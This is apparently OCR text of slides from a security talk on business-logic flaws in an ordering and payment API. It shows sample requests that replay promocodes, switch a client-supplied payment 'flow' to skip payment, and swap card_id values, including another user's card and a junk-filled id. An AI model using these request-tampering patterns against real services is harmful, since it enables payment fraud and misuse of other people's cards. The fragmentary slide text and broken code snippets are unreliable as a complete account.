


```
POST /api/promocode
Cookie: sessid=sessid_1
....

{"code":"SecretPROMO_id"}
```



Security team

```
POST /api/promocode
Cookie: sessid=sessid_1
....

{"code":"SecretPROMO_id"}
```



Recommendations

- Transaction & locks

Client-side verification

```
{

 “flow”: “flow_v1”,
“param1”: …,
“param2”: …,
…

}
```


```
{

 “flow”: “flow_v2”,
“param1”: …,
“param2”: …,
…

}
```

```
{

 “flow”: “flow_v1”,
“param1”: …,
“param2”: …,
…

}
```


Только оплатный флоу


```
{

 “flow”: “flow_v2”,
“param1”: …,
“param2”: …,
…

}
```

- **Персональные цели**
  personal_no_payment_flow


- **Доставка от соседнего сервиса**
  delivery__flow

- **Тайный санта**
  personal_no_payment_flow
  only_payment_flow




```
{

 “flow”:
“no_payment_flow”,
“param1”: …,
“param2”: …,
…

}
```

```
    if (!flow_version) {
      flow_version =
          strategy.CalculateFlowVersion(cart, promocode_source, context);
    auto calculated_flow_version =
      strategy.CalculateFlowVersion(cart, promocode_source, context);

    if (!flow_version.has_value()) {
      flow_version = calculated_flow_version;
    } else if (flow_version->value != calculated_flow_version.value) {
```




Business specific bugs




bind card


“card_id”:
“xyz-gpay-abc1111222”





```
{
“card_id”: “xyz-gpay-abc1111222”
}
```





```
{
“card_id”: “xyz-gpay-abc222333”
}
```




```
{
“card_id”: “xyz-invalid-
1230’:L>_)I*()*IJNUGB&*(dfhoeidfhwoif029ru2039r
u2-3r        -=9sdopvjwpdvfj08uyr20r
fjdodfmwepfvjwpfwfIUH(*C%@ER_@RFDOVM:DLVM)(U#@$
RO#@KMFPOEF.iMEPO4234DWFMVKDWNCMqwejuk89o89lFWq
weEJRFqwPOEWfdwJRWEOPJRPWEIJRIWEFOINWEOIFN|OW+_
)+(&SDC2Ssadcfwet3223144tt3’lkjc0w97r2kN*23D,F9
D’SDQ-
30R2R’CSDC\1243890\\12341@#$9234=NFOWEI*Y*@#R@B
”
}
```


“card_id”:”card_id_1”
createorder
changepayment
order cycle
payment cycle
PAYMENT API
{
“user_id”:”user_id”
“card_id”:”card_id_2”
}





```
{
“user_id”:”session_user2_id”
“card_id”:”xyz-card_id_user2”
}
```

“card_id”:”card_id_1” 10% cashback

createorder

